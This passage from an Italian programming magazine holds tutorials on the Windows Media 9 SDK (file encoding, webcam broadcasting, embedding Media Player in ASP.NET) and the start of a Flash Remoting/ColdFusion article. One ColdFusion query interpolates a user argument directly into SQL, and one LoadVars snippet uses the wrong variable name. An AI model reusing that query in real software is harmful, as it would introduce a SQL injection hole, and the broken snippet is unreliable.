Durante lo sviluppo di questo progetto naturalmente mi sono avvalso di innumerevoli fonti ed aiuti: un ringraziamento speciale ai grafici delle edizioni Master che hanno creato le icone utilizzate per il tray e per l'applicazione – sono molto carine, vero? Poi devo molto al progetto allegato a questo link: *http://www.vbip.com/winsock/winsock_mail_checker_01.asp*, perché contiene la classe *CMessage* che mi ha risparmiato molta codifica a mano per il parsing dei messaggi SMTP.
Al link indicato trovate un interessante articolo su come consultare un server di posta e link ad articoli precedenti che spiegano brevemente, ma in maniera chiara, il protocollo POP3 e il formato dei messaggi SMTP.
Infine, un tale "*MidiSurf 1999 audioware@hotmail.com*" ha scritto una classe per aggiungere funzionalità di accesso al system tray in progetti Visual Basic ed io l'ho utilizzata come base per il mio codice (pur stravolgendo un po' l'obiettivo originale dell'autore!): il file di questa classe non è utilizzato nel progetto di questo articolo, ma è comunque presente sul CD qualora foste curiosi di studiarlo un po'.

CONCLUSIONI

Ed anche per questa volta siamo arrivati al termine: fateci sapere se portate avanti lo sviluppo del progetto e apportate delle migliorie o modifiche che volete condividere con noi.
A presto!

Federico Mestrone

☑ Creare applicazioni multimediali con Media 9 Series SDK

La TV in una pagina WEB? Ora è possibile!

Multimedia

In questo articolo analizzeremo gli strumenti messi a disposizione dalle librerie Windows Media 9 per creare applicazioni che effettuino il broadcast di contenuti audio/video su internet. Impareremo a comprendere quali componenti sono necessari per ottenere un broadcast di contenuti catturati da una WebCam e come si possa effettuare la trasmissione di contenuti serializzati sul disco, per esempio di un file MP3.

File sul CD
\soft\codice\WMP.zip

File sul Web
www.itportal.it/ioProg71/WMP.zip

Windows Media
La tecnologia Windows Media è molto vasta ed interessante e per di più è divertente! Sul sito http://msdn.microsoft.com potrete trovare spunti interessanti per le vostre applicazioni. Questo è inoltre il sito di riferimento per scaricare SDK e documentazione varia.

Per un'introduzione più "commerciale" sulla tecnologia Windows Media andate all'indirizzo http://www.microsoft.com/media

Alzino la mano quanti di voi non hanno mai pensato ad una televisione i cui contenuti siano distribuiti su internet… la trasmissione di contenuti multimediali su Internet, e più in generale su di una rete LAN/WAN, è da sempre uno degli argomenti che riscuote la maggiore curiosità tra professionisti e hobbisti dell'informatica. Il punto dolente è sempre stato rappresentato, e comunque lo sarà ancora per un po' di tempo, dalla povertà di larghezza di banda, che inficia la godibilità di un contenuto audio/video trasmesso in streaming. Oggi però, grazie all'aumento di banda con le connessioni ADSL, l'attenzione riservata ai mezzi telematici è salita, facendo innalzare anche le aspettative degli utenti, che ora cominciano a desiderare di avere a disposizione dei contenuti multimediali fruibili su internet. Poteva Microsoft restare a guardare? Certo che no! Ecco allora che da poco Microsoft ha rilasciato Windows Media 9 Series SDK, che continuando la strada del suo predecessore, promette meraviglie.

COS'E WINDOWS MEDIA 9 SERIES SDK?

Windows Media Series 9 SDK (WMSDK) è un software development kit utilizzabile da chiunque voglia realizzare un'applicazione basata sulla tecnologia *Windows Media*. Si possono individuare diversi componenti all'interno di WMSDK, tre dei quali sono quelli che impiegheremo e analizzeremo per creare le nostre applicazioni:

- Microsoft Windows Media Encoder 9 Series
- Microsoft Windows Media Encoder 9 Series SDK
- Microsoft Windows Media Player 9

Analizziamo in dettaglio i suddetti componenti:

Microsoft Windows Media Encoder 9 Series rappresenta l'encoder di base, che permette di catturare contenuti Audio/Video, salvandoli su supporto fisico o effettuandone la pubblicazione, mediante broadcasting. Questo componente rappresenta, di fatto, il cuore del sistema di codifica e permette di selezionare più sorgenti audio/video ed altrettante destinazioni. E' possibile, ad esempio, effettuare un broadcasting di una riunione aziendale, oppure diffondere notizie sul traffico o semplicemente musica.
Microsoft Windows Media Encoder 9 Series SDK questo SDK permette a sviluppatori C++, Visual Basic 6.0, Visual Basic Script, di catturare contenuti multimediali codificandoli in un file Windows Media o in uno stream. L'SDK si compone di un certo numero di Dinamic Link Library, di un help esaustivo e di un congruo numero di esempi. Questa tecnologia può essere impiegata per scopi di sorveglianza, monitoraggio del traffico, broadcasting di informazioni, videoconferenze e quant'altro abbia a che fare con la cattura e la diffusione o il salvataggio di un contenuto audio/video.
Microsoft Windows Media Player 9 penso che il Windows Media Player non necessiti di presentazioni. Esso rappresenta il dispositivo proposto da Microsoft per la consumazione di contenuti multimediali su PC, siano essi dei CD musicali, video o contenuti streamed.

WINDOWS MEDIA ENCODER 9

Il primo componente che esaminiamo è forse anche il più interessante dal punto di vista della programmazione. *Windows Media Encoder (WME)* infatti si occupa di codificare i contenuti multimediali in file, oppure i stream che possono essere distribuiti o inviati ad un Windows Media Server, che funziona da centrale di distribuzione dei contenuti.
Alcune delle novità più significative che si possono trovare in WME9 sono:

- Miglioramenti a livello di codifica, incluso il supporto di *bit-rate multipli (MBR)* e *bit-rate variabili (VBR)* e supporto di sorgenti multicanale;
- Possibilità di effettuare pushing di stream su un *Server Windows Media;*
- Possibilità di limitare la grandezza dei file codificati decidendone durata o dimensione;
- Post-produzione di file migliorata ed arricchita con possibilità di includere script, indici e marcatori;
- Possibilità di creare trasformazioni audio/video grazie al nuovo modello basato su plug-in.

La prima cosa che dovremo fare, sarà installare questo componente nel nostro computer. Il file autoinstallante si può scaricare dal sito *http://msdn. microsoft.com* e si chiama *WMEncoder.exe*. Dopo l'installazione, nella directory *C:\Programmi\Windows Media Components \Encoder* troveremo dei programmi di utilità molto interessanti con i quali potrete effettuare delle prove di codifica e broadcasting. Tra i programmi installati si possono individuare:

- **Wmenc**: è la console principale grazie alla quale è resa possibile la creazione di sessioni di codifica, broadcasting e salvataggio di contenuti. Possiamo definirla interfaccia standard del motore di codifica dell'encoder di base.
- **WmEditor**: permette di editare gli attributi di un file Windows Media. Grazie alla semplice interfaccia è possibile editare, dopo la produzione, le caratteristiche di un file multimediale.
- **WmProEdt**: questa utilità permette di creare,modificare e salvare profili di codifica. Un profilo di codifica definisce il bitrate, il tipo di codifica e il formato secondo il quale il file verrà compresso ed inviato al client "consumatore".

Oltre alle utilità sopraccitate, vengono installati anche altri file, tra i quali diversi file di help, molto chiari ed esaustivi.

SDK E AUTOMAZIONE

Il *Windows Media Encoder SDK (WME/SDK)* permette di utilizzare tutta la potenza dei meccanismi di codifica contenuti nel WME nelle nostre applicazioni. Vedremo ora come poter impiegare l'SDK per codificare un file MP3 in un file WMA. L'applicazione verrà scritta in VB.net, pertanto spiegheremo brevemente anche come funziona l'interoperabilità con COM, visto che la libreria di codifica che andremo ad utilizzare non è una dll "managed". Cominciamo con il creare una Windows Application VB.net con Visual Studio.net. La prima cosa che dovremo fare una volta creato il progetto, sarà di aggiungere un riferimento alla libreria *"Windows Media Encoder"*, registrata durante l'installazione del WME. Vorrei che poneste la vostra attenzione sul fatto che la libreria in questione è di tipo COM e quindi deve essere generato un wrapper di interoperabilità per permetterne l'impiego in ambiente *.net*. Visual Studio fa tutto questo per noi, impiegando lo strumento a riga di comando *tlbimp.exe*, in maniera del tutto trasparente per l'utente. Nella directory *bin* del nostro progetto, infatti, si potrà trovare una dll di nome *Interop.WMEncoderLib.dll* che rappresenta appunto il wrapper per effettuare le chiamate dal "mondo managed" al "mondo COM". Lascio a voi la disamina della creazione dei vari controlli della nostra applicazione di codifica, in quanto li ritengo abbastanza banali e non significativi dal punto di vista dello studio della tecnologia Windows Media. Soffermiamoci piuttosto sull'evento collegato alla pressione del tasto *"Codifica"*. All'interno di questa routine si creano gli oggetti necessari alla codifica del nostro file. Come prima cosa esaminiamo la prima parte del listato della routine:

```
Dim WithEvents Encoder As WMEncoderLib.WMEncoder
...
Encoder = New WMEncoderLib.WMEncoder
' Retrieve the source group collection and add a source group.
Dim _sourceGroupCollection As
            WMEncoderLib.IWMEncSourceGroupCollection
_sourceGroupCollection = Encoder.SourceGroupCollection
'Aggiungo una sorgente multimediale
Dim _sourceGroup As WMEncoderLib.IWMEncSourceGroup2
_sourceGroup = _sourceGroupCollection.Add("SG_1")
'Aggiungo la sorgente audio al gruppo SG_1 appena creato
Dim _sourceAudio As IWMEncAudioSource
_sourceAudio = _sourceGroup.AddSource(
            WMENC_SOURCE_TYPE.WMENC_AUDIO)
'Imposto il file da codificare
_sourceAudio.SetInput(txtSourceFile.Text)
...
```

In questa parte della routine si crea l'oggetto encoder, precedentemente definito *WithEvents* a livello di Form, e si impostano le sorgenti per la codifica, che nel nostro caso sono soltanto una, rappresentata da un file MP3. Nelle ultime due righe si imposta il tipo di codifica come audio e si collega la sorgente al percorso del file che abbiamo scelto nella nostra textbox.

```
...
'Scelgo un profilo di codifica
Dim _profileCollection As IWMEncProfileCollection
Dim _profile As IWMEncProfile
Dim _i As Integer
Dim _length As Long
_profileCollection = Encoder.ProfileCollection
_length = _profileCollection.Count
For Each _profile In _profileCollection
If _profile.Name = "Windows Media Audio 8 for ISDN
            (Better than CD quality, 128 Kbps)" Then
_sourceGroup.Profile = _profile
End If
Next
```

Multimedia

La TV
in una pagina WEB? Ora è possibile!

.NET e Interoperabilità

In tutto l'articolo sono state create diverse applicazioni .net che sfruttano DLL COM e componenti ActiveX. Uno dei punti di forza di .net è proprio il supporto del mondo COM tramite la cosiddetta interoperabilità. Grazie all'impiego di Visual Studio.net, inoltre, l'import delle DLL COM e dei componenti risulta essere del tutto trasparente dal punto di vista dello sviluppatore. Pensate a quanto codice riuscirete a riutilizzare mediante l'interoperabilità... a patto di averlo sviluppato ad oggetti, s'intende!

Media Player 9

L'ultima versione di Windows Media Player è ancora più ricca e potente della precedente, includendo nuove features. Anche per Media Player 9 è disponibile un SDK che permette la personalizzazione totale del dispositivo, compresa la spiegazione di come creare delle skin personalizzate.

Multimedia

La TV
in una pagina WEB? Ora è possibile!

```
'Specifico un nome file nel quale salvare i dati codificati
Dim _File As IWMEncFile
_File = Encoder.File
_File.LocalFileName = txtDestinationFile.Text
sbar.Panels(0).Text = "Codifica in corso..."
'Comincio la codifica
Encoder.Start()
```

Windows Media 9 Series File Encoder
File sorgente: C:\WINNT\Media\Microsoft Office 2000\APPLAUSE.WAV
File destinazione: C:\applause.wma
Codifica Esci

Fig. 1: La nostra applicazione per la codifica di file audio MP3.

Nella seconda parte del listato si sceglie per prima cosa il profilo di codifica da utilizzare, ovvero in che modo l'oggetto encoder tratterà i dati provenienti dalla sorgente. Questo è un passo estremamente importante, in quanto bisogna avere ben chiaro il risultato che si vuole ottenere. I vari profili di codifica disponibili, ai quali ne possono essere aggiunti anche di personalizzati, offrono diversi risultati, ed in caso di streaming su internet o LAN devono essere scelti con oculatezza. L'ultimo passo che si deve intraprendere prima di avviare la codifica è l'impostazione del file di destinazione, che abbiamo scelto in precedenza nella textbox della nostra applicazione. Un'ultima osservazione si può fare a proposito della gestione ad eventi dell'oggetto *encoder*, che è stata utilizzata per notificare all'utente l'avvenuto successo della codifica.

```
Private Sub Encoder_OnStateChange(ByVal enumState
    As WMEncoderLib.WMENC_ENCODER_STATE) Handles
                                     Encoder.OnStateChange
If enumState = WMENC_ENCODER_STATE.WMENC_
                                   ENCODER_ RUNNING Then
sbar.Panels(0).Text = "Codifica in corso..."
ElseIf enumState = WMENC_ENCODER_STATE.WMENC_
                                   ENCODER_PAUSED Then
sbar.Panels(0).Text = "Codifica interrotta!"
ElseIf enumState = WMENC_ENCODER_STATE.WMENC_
                                   ENCODER_STOPPED Then
MessageBox.Show("Codifica completata!")
sbar.Panels(0).Text = ""
Else
End If
End Sub
```

Per concludere, questa prima piccola applicazione ci ha permesso di conoscere un po' la struttura e le modalità impiegate per codificare un file audio MP3 e salvarlo in una posizione nel nostro disco.

BROADCASTING... CHI ERA COSTUI?

In principio fu Guglielmo Marconi... ma forse di tempo ne è passato un po'. In inglese broadcast significa trasmissione ed il broadcasting è l'azione mediante la quale si trasmettono dei contenuti, audio o video, da un provider ad una serie di client che possono accedere ai servizi offerti dal provider. Due esempi illuminanti possono essere rappresentati dalla televisione di Stato, che effettua un broadcasting di contenuti audio/video captabili grazie ad un'antenna "terrestre", ovvero ad un'antenna che possa ricevere le trasmissioni provenienti da un network terrestre, e la pay-tv, la quale trasmette via satellite e per ricevere la quale è necessaria un'antenna (parabola) satellitare, nonché un decoder. Tutta questa premessa per arrivare dove? Anche con Windows Media possiamo effettuare un broadcasting di contenuti e con la prossima applicazione vedremo come effettivamente rendere disponibile lo stream audio/video proveniente da una semplice webcam su una pagina ASP.net, esposta su internet. Prima però voglio spendere due parole e spiegare cosa Windows Media mette a disposizione per pubblicare contenuti "live". Nella precedente applicazione, abbiamo visto che è possibile registrare una sorgente e, con un profilo di codifica, comprimere il segnale; l'output è stato salvato su disco. Nel caso del broadcasting, l'unica cosa che cambia è l'output, che non deve essere un file, ma una determinata porta su un indirizzo IP, che nella nostra applicazione coinciderà con 127.0.0.1, ovvero con l'indirizzo di loopback della nostro PC. Creiamo dunque la nostra Windows Application di nome *WebcamBroadcast* e rendiamola capace di trasmettere le immagini ed i suoni captati dalla nostra webcam (tipo Grande Fratello, per intenderci)... alla faccia della privacy!! Come già fatto in precedenza, aggiungiamo la stessa COM reference al nostro progetto, e dopo aver creato una form in stile Service Manager di SQL Server, andiamo ad analizzare il codice. Tralasciando la creazione dei controlli, focalizziamo la nostra attenzione sul codice che viene eseguito alla pressione del tasto *btnStartEncoding*.
Come possiamo vedere, il codice non è molto diverso da quello impiegato per la codifica del file. Le differenze possono essere analizzate per punti:

- Creo una video source oltre che un audio source, perché i contenuti da codificare sono audio/video.
- Imposto la sorgente audio/video a *DEVICE:// Default_Video_Device* e *DEVICE://Default_Audio_De-*

Fig. 2: La nostra applicazione Webcam Broadcasting.

.NET e la filosofia *Mobile*

Tutto ciò che abbiamo visto per il mondo desktop vale anche per il mondo mobile... ovvero grazie al compact .net Framework ed alle ultime versioni di Windows Media Player per dispositivi Portatili, sarà possibile ricevere contenuti multimediali direttamente sul nostro Pocket PC o sul nostro (futuro) telefono UMTS.

vice. Questa notazione significa: *utilizza i dispositivi di cattura audio /video impostati nel pannello di controllo*.

- Imposto un riferimento alla proprietà *Broadcast* dell'oggetto *Encoder*, e successivamente ne imposto il valore della porta, che deve essere una porta libera, diversa cioè dalle porte ben conosciute *(80,21,8080 etc.)*

Quando verrà premuto il tasto *StartEncoding*, si comincerà l'invio di uno stream audio/video alla porta prescelta del computer locale.

```
'Creo l'oggetto Encoder, responsabile della codifica dell
                                         flusso audio/video.
Encoder = New WMEncoderLib.WMEncoder
'Leggo la collection dei gruppi di sorgenti audio/video
Dim _sourceGroupCollection As
              WMEncoderLib.IWMEncSourceGroupCollection
 _sourceGroupCollection=Encoder.SourceGroupCollection
'Aggiungo una sorgente multimediale
Dim _sourceGroup As WMEncoderLib.IWMEncSourceGroup2
   _sourceGroup = _sourceGroupCollection.Add("SG_1")
'Aggiungo la sorgente audio al gruppo SG_1 appena creato
Dim _sourceVideo As IWMEncVideoSource
_sourceVideo = _sourceGroup.AddSource(
                      WMENC_SOURCE_TYPE.WMENC_VIDEO)
Dim _sourceAudio As IWMEncAudioSource
_sourceAudio = _sourceGroup.AddSource(
                      WMENC_SOURCE_TYPE.WMENC_AUDIO)
'Imposto l'imput audio/video
_sourceVideo.SetInput("DEVICE://Default_Video_Device")
_sourceAudio.SetInput("DEVICE://Default_Audio_Device")
'Scelgo un profilo di codifica
Dim _profileCollection As IWMEncProfileCollection
Dim _profile As IWMEncProfile
Dim _i As Integer
Dim _length As Long
_profileCollection = Encoder.ProfileCollection
_length = _profileCollection.Count
For Each _profile In _profileCollection
If _profile.Name = "Windows Media Video 8 for Local
                          Area Network (384 Kbps)" Then
_sourceGroup.Profile = _profile
End If
Next
'Creo un riferimento al broadcast
Dim _Broadcast As IWMEncBroadcasta
_Broadcast = Encoder.Broadcast
_Broadcast.PortNumber(WMENC_BROADCAST_PROTOC
  OL.WMENC_PROTOCOL_HTTP) = Int32.Parse(txtPort.Text)
sbar.Panels(0).Text = "Trasmissione in corso..."
'Comincio la trasmissione
Encoder.Start()
```

OPERATORE! NON VI RICEVIAMO MOLTO BENE…

Fin qui, tutto questo è molto interessante, ma la nostra applicazione non produce effetti "tangibili". Come fare per ricevere il flusso audio/video? Semplice, apriamo Windows Media Player 9 e alla voce di menu *Apri URL* (o *Open URL*, se MP è in inglese) puntiamo all'indirizzo *http://127.0.0.1: 1234*, in cui 127.0.0.1 è l'indirizzo del computer locale (*localhost*), detto anche *indirizzo di loopback* e *1234* è la porta sulla quale abbiamo deciso di pubblicare i contenuti. Se foste tra i fortunati possessori di due computer in rete, potreste anche vedere la stessa cosa da un computer diverso da quello che si occupa della codifica, modellando così una vera rete Client/Server multimediale. Quindi se avrete l'opportunità di provarlo, magari in ufficio dove avete più computer, potrete crearvi una piccola televisione privata!! La cosa più interessante, però, sarebbe quella di creare una piccola applicazione server, in modo che venisse più o meno "celato" il meccanismo *"pull"* dei contenuti tramite Media Player.
Rimbocchiamoci le maniche!

Fig. 3: Media Player 9 alle prese con il nostro flusso.

MEDIAPLAYER TELEVISION

Creiamo una semplicissima applicazione web ASP.net che permetta alle persone di collegarsi ad un semplice sito (che nel nostro caso sarà *http://localhost/mptv*) e fruire dei contenuti audio video real time. Appena aperto Visual Studio.net impostiamo la creazione di un progetto Applicazione Web ASP.net e non appena il wizard ha finito di creare i file, rinominiamo la web form *WebForm1* in *MPTelevision.aspx*. Analizzeremo ora la possibilità di inserire Windows Media Player 9 in una pagina *aspx*. Media player 9 è un componente ActiveX e può essere agevolmente inserito in una pagina html grazie al tag *OBJECT*. Vediamo un esempio:

```
<OBJECT ID="MyPlayer"
  CLASSID="CLSID:6BF52A52-394A-11d3-B153-
                                00C04F79FAA6">
  <PARAM name="autoStart" value="True">
</OBJECT>
```

Gli oggetti ActiveX inseriti in pagine web possono

Multimedia

La TV
in una pagina WEB? Ora è possibile!

WME SDK

Dopo aver installato WME, installiamo anche WME /SDK, scaricando anche quest'ultimo da http://msdn.microsoft.com (lo troverete come file autoinstallante con nome *WMEncoderSDK.exe*). Nella directory *C:\ WMSDK\WMEncSDK9* si troveranno una serie di esempi e l'help, contenente informazioni molto interessanti.

Ugidotnet.org

User Group Italia .Net
http://www.ugidotnet.org

è una comunità no-profit esclusivamente dedicata al mondo .net. Sono presenti vari forum dove si trattano i vari argomenti del mondo .net e dove tutti gli utenti sono alla pari. Qui è possibile trovare risposte alle proprie domande, e spesso ci potrete trovare anche il sottoscritto!

Multimedia

La TV
in una pagina WEB? Ora è possibile!

contenere uno o più parametri che rappresentano le proprietà con le quali viene inizializzato il controllo. Nell'esempio riportato sopra il significato del parametro autostart è quello di far partire in modo automatico la riproduzione dei contenuti collegati al nostro player. Riporto una tabella con i parametri più frequentemente utilizzati:

Parametro	Descrizione	Valori
autoStart	La riproduzione dei contenuti inizia appena possibile	*True/False*
uiMode	Imposta l'aspetto dell'interfaccia di Media Player	*invisibile, none, mini, full, custom*
url	Imposta l'indirizzo del contenuto da visualizzare	*http://…*
volume	Imposta il volume dell'audio	*Intero intervallo 0-100*
fullScreen	Imposta la riproduzione a tutto schermo	*True/False*

Per tutti gli altri parametri (e sono molti!!) vi invito a dare un'occhiata al Media Player SDK. Ritornando alla nostra applicazione, la pagina *MPTelevision.aspx* ospiterà un controllo ActiveX Media Player con dei parametri. Il codice lo vediamo riportato di seguito:

```
<OBJECT ID="MyPlayer" classid="CLSID:6BF52A52-
394A-11d3-B153-00C04F79FAA6"
VIEWASTEXT width="320px" height="240px">
<PARAM NAME="URL" VALUE="http://127.0.0.1:1234">
<PARAM NAME="autoStart" VALUE="-1">
<PARAM NAME="volume" VALUE="50">
<PARAM NAME="uiMode" VALUE="none">
<PARAM NAME="stretchToFit" VALUE="-1">
<PARAM NAME="windowlessVideo" VALUE="0">
<PARAM NAME="enabled" VALUE="-1">
<PARAM NAME="enableContextMenu" VALUE="-1">
<PARAM NAME="fullScreen" VALUE="0">
</OBJECT>
```

Oltre al codice per effettuare l'embedding del controllo ActiveX nella pagina, abbiamo scritto anche una piccola funzione per portare a tutto schermo la riproduzione del filmato. La troverete insieme a tutto il codice delle applicazioni all'interno del CD. Specifichiamo solo che se cambiate porta di pubblicazione, ovvero non impiegate la 1234, ricordatevi di cambiare la porta specificata nel parametro *URL* dell'oggetto *Media Player.*

Fig. 4: La nostra Web Television!

Fig. 5: WinMPTVPlayer all' opera!

SOLO WEB?

Per "par condicio" siamo obbligati a dimostrarvi che la nostra MediaPlayer Television può essere ricevuta anche da una applicazione Windows Forms. Sviluppiamo quindi una semplicissima applicazione Windows Forms, che battezziamo *WinMPTVPlayer*, e aggiungiamola alla soluzione *mptv* che contiene già la nostra applicazione web. Andiamo da subito all'interno della finestra *Tools*, che contiene i controlli Windows Forms ed aggiungiamo un riferimento al controllo *ActiveX Windows Media Player*. Visual Studio creerà per noi due reference (*AxWMPLib* e *WMPLib*) per effettuare l'interoperabilità con COM, perché ricordiamoci che il Windows Media Player è un controllo ActiveX, quindi COM!! A questo punto, aggiungiamo all'evento *Load* della nostra form l'impostazione del solito URL (*http://127.0.0.1:1234*) e compiliamo il tutto. Se abbiamo lasciato in trasmissione la nostra applicazione server che cattura il flusso dalla webcam, dopo pochi secondi dalla comparsa della form, cominceremo a vedere le immagini. Abbiamo quindi visto come, sia da un'applicazione Web che da un'applicazione Win32 "classica", sia possibile prendere visione dei contenuti audio/video a noi forniti da un'applicazione server di cattura.

CONCLUSIONI

In questo articolo abbiamo fatto una panoramica delle possibilità offerte dalla tecnologia Windows Media ed abbiamo creato varie piccole applicazioni che con poco sforzo hanno garantito dei risultati di grande effetto. Vale la pena approfondire la conoscenza della tecnologia Windows Media? Secondo il sottoscritto sì, perché nell'immediato futuro le applicazioni nel campo dell'informazione e dell'intrattenimento saranno moltissime. Basta pensare ai telefoni UMTS o ai palmari, che saranno in grado di ricevere gli stream che abbiamo creato nelle nostre esercitazioni.
Alla prossima!

Ing. G. Davide Senatore

Dubbi? Proposte? Parliamone!

Se vorrete dei chiarimenti, dei riferimenti o desiderate veder trattati degli argomenti piuttosto che altri, non esitate a scrivermi all'indirizzo

senax@libero.it.

Flash

Client Server: Rich Internet Application

Flash Remoting, istruzioni per l'uso

Con Actionscript e Flash Remoting, il dialogo fra Flash MX e Database diventa più semplice. Scopriamo come!

File sul CD
\soft\codice\remoting_sourcefiles.zip

File sul Web
www.itportal.it/ioprog71/remoting_sourcefiles.zip

Cosa serve per sviluppare con Flash Remoting

Sviluppare applicazioni per Flash Remoting significa utilizzare l'ambiente di sviluppo di Flash Mx. Ma vuol dire anche utilizzare un linguaggio lato server. Nel nostro esempio abbiamo utilizzato il Coldfusion mx per poter creare le funzioni necessarie all'accesso della fonte dati. Quest'ultima è stata creata con Access 2000. Il codice lato server è stato scritto utilizzando le potenzialità di Dreamweaver Mx.

L'era del web statico è decisamente finita da un pezzo. Le applicazioni web offrono sempre più agli utenti contenuti ricchi e dinamici che permettono di acquistare prodotti, fare ricerche sempre più precise, metodi di pagamento sempre più sicuri. Purtroppo i modelli di presentazione di questi contenuti rimangono ancora legati alle vecchie tecnologie (HTML, DHTML, linguaggi client-side). Problemi di incompatibilità tra differenti versioni di browser, tra piattaforme e sistemi operativi obbligano lo sviluppatore ad utilizzare interfacce utente povere e quasi mai ottimizzate per una navigazione rapida e semplice. Con l'uscita di Macromedia Flash le cose sono cominciate a cambiare. La maturità del programma, la larga diffusione del player, la potenza del linguaggio ActionScript hanno contribuito all'avvento di una nuova era per le applicazioni web: le Rich Internet Application (RIA). Animazioni, suoni, video ed effetti speciali hanno cominciato ad arricchire le interfacce web mantenendo la possibilità di caricare dinamicamente i contenuti. Già dalle vecchie versioni era possibilire comunicare con linguaggi server-side (ColdFusion, ASP, PHP, JSP) per accedere a fonti dati esterne ed eseguire scambi di dati con i server remoti. L'ultima versione del programma aggiunge nuove potenzialità al linguaggio per potenziare quest'aspetto dello sviluppo. Mi riferisco al nuovo oggetto *LoadVars()* e al più performante oggetto *XML*. Con questi strumenti, un programmatore Actionscript di medio-basso livello aveva la possibilità di scrivere codice per rispondere alle più disparate esigenze richieste alle applicazioni web data-oriented. Rendere le cose più semplici agli utenti è da sempre la sfida che Macromedia si prefigge. Per rispondere a questa sfida nasce Flash Remoting Mx, tecnologia che potenzia le funzionalità di Flash Mx per permettergli di accedere a server remoti attraverso application server come Coldfusion Mx, .Net, J2EE. Cercando di sintetizzare gli aspetti del Flash Remoting in pochi punti:

- lo sviluppatore non deve più preoccuparsi di gestire complessi data types grazie all'introduzione dell'oggetto *Recordset* in ActionScript;
- disponibilità di strumenti di debug per le applicazioni;
- l'oggetto *DataGlue* permette di formattare e collegare i dati ricevuti ai componenti dell'intefaccia grafica;
- i filmati Flash possono nativamente invocare funzioni e metodi di Componenti Coldfusion, JavaBeans e classi Java, EJB, classi .NET e WebServices.

Tutto questo apre la strada agli sviluppatori per poter progettare applicazioni che interagiscono con database, eseguire qualsiasi tipo di operazione sui file e sul server, spedire e ricevere mail attraverso l'ambiente ormai ben noto di Flash MX.

FLASH REMOTING: ISTRUZIONI PER L'USO

Sviluppare con Flash Remoting significa avere a disposizione un web server con uno dei seguenti application server installati:

Coldfusion Mx
.NET
J2EE

Utilizzando il Coldfusion Mx l'utente non deve preoccuparsi di installare nulla sul server remoto in quanto il programma già include nativamente il supporto al Flash Remoting. Negli altri due casi (.NET e J2EE) è necessario scaricare e installare il programma che trovate sul sito Macromedia. Quello che invece serve è il pacchetto che estende le API dell'Actionscript con i nuovi oggetti remoting. Anche questo pacchetto è gratuitamente scaricabile dal sito Macromedia: *FlashRemotingCmpntsInstall*. Dopo aver lanciato l'eseguibile e portato a termine la procedura di installazione, aprendo il programma Macromedia Flash Mx, nel pannello *Action*, una nuova cartella denominata *Remoting* è stata aggiunta. A questo punto dispo-

Flash Remoting
istruzioni per l'uso

niamo di tutto il necessario per poter cominciare a sviluppare con Flash Mx applicazioni sotto il Flash Remoting.

Fig. 1: Nuova cartella Remoting nel pannello Action.

COME FUNZIONA IL FLASH REMOTING

Prima di addentrarci nel codice, proviamo a capire come funziona il Flash Remoting. I dati che vengono inviati e passati al servizio (CFC, JavaBean, classe .NET) che viene invocato, passano sul protocollo http ed utilizzano il formato AMF. L'acronimo sta per Action Message Format ed è basato su un modello SOAP (Simple Object Model Protocol) che rende automatica la serializzazione dei dati all'interno del Flash Remoting. Lo sviluppatore, deve includere alcune classi ActionScript esterne installate sul sistema insieme al set di componenti del paragrafo precedente. In particolare:

```
#include "NetServices.as"
#include "NetDebug.as"
#include "DataGlue.as"
```

Considerato che questo tipo di applicazioni è costituito da una parte che gira sul server, il primo step consiste nel creare la connessione all'oggetto remoto (Coldfusion, Jrun, .NET):

```
NetServices.setDefaultGatewayUrl(
    "http://localhost/flashservices/gateway");
Oggetto_connessione =
    NetServices.createGatewayConnection();
Oggetto_remoto = Oggetto_connessione.getService(
    "mioComponente", this);
```

Il metodo *setDefaultGatewayUrl* crea un oggetto di tipo *NetConnection* che viene utilizzato per il collegamento al Flash Remoting. Il metodo *createGatewayConnection*





Fig. 2: Le tabelle del nostro database.

è utilizzato per accedere al servizio remoto durante lo sviluppo in ambiente di authoring. Infine il metodo *getService* crea un oggetto che permette l'accesso alle funzioni dell'application server. Lo sviluppatore è in grado ora di poter richiamare qualsiasi funzione del servizio invocato, richiamandola direttamente da ActionScript con il suo nome.

LA NOSTRA PRIMA APPLICAZIONE

Per capire le potenzialità del Flash Remoting, nulla meglio di un esempio reale! La nostra applicazione web permette all'utente di scegliere da un menu a tendina uno dei corsi di formazione che la nostra fittizia società mette a disposizione del pubblico, e fornisce dinamicamente informazioni sul prezzo e sulla sede logistica della selezione effettuata. Tutto è progettato e costruito nell'ambiente di Flash Mx. La nostra applicazione di esempio prevede la creazione di un database in formato Access, un componente in Coldfusion Mx, e il file *swf* creato con il Flash Mx. Per provare i file è necessario avere installato un web server e Coldfusion Mx.

IL DATABASE

Il nostro database è in formato Access e prevede tre tabelle: *Calendario, Città, Corsi.* La tabella Calendario conterrà i seguenti campi: *ID, IdCorso, IdOrario, IdDocente, Data_Inizio, Data_Fine, Id_Status_Corso, N_Iscritti, Max_Iscritti, Overbooking.* La Tabella *Corsi* avrà i seguenti campi: *ID, Codice, Descrizione, Ore* e *Prezzo.* L'ultima tabella, *Città*, contiene i campi: *Id, Nome, Struttura, Indirizzo, Telefono, Commenti* e *Url_Mappa.*
La prima tabella con cui andremo ad interagire è la tabella *Corsi* che contiene l'elenco di tutti i corsi. Questa tabella è collegata alla tabella *Calendario* dal campo *ID.* La prima query sql infatti prevede di ritirare l'elenco di tutti i corsi:

```
Select Descrizione, ID from Corsi
```

La seconda query è un pò più complicata e prevede due *INNER JOIN*:

```
SELECT Citta.Nome, Citta.Struttura, Calendario.Data_Inizio,
    Calendario.Data_Fine, Calendario.N_Iscritti,
    Calendario.Max_Iscritti, Corsi.Descrizione
FROM (Calendario INNER JOIN Citta ON Calendario.IdCitta
    = Citta.ID) INNER JOIN Corsi ON
    Calendario.IdCorso = Corsi.ID WHERE
    Corsi.ID=#arguments.nomeCorso#
```

in pratica mi faccio ritornare i valori *Data_Inizio, Data_Fine, N_Iscritti,Max_Iscritti* contenuti nei campi della tabella *"Caledario"* e i valori *Nome* e *Struttura* della tabella *Città* collegati al tipo di corso selezionato *(Corsi.ID=#arguments.nomeCorso#).*

L'oggetto loadVars()

L'oggetto LoadVars sostituisce il comando *loadVariable*. Il nuovo comando mette a disposizione dello sviluppatore metodi semplici e potenti per comunicare con linguaggi lato server. Un esempio di codice per spedire e ricevere dati da un file Coldfusion potrebbe essere il seguente:

```
datiInvio=new LoadVars();
datiInvio.nome = "Marco";
datiInvio.cognome =
    "Casario";
datiRicezione = new
    LoadVars();
formData.sendAndLoad(
 "miofile.cfm", datiRicezione);
```

Flash

Flash Remoting
istruzioni per l'uso

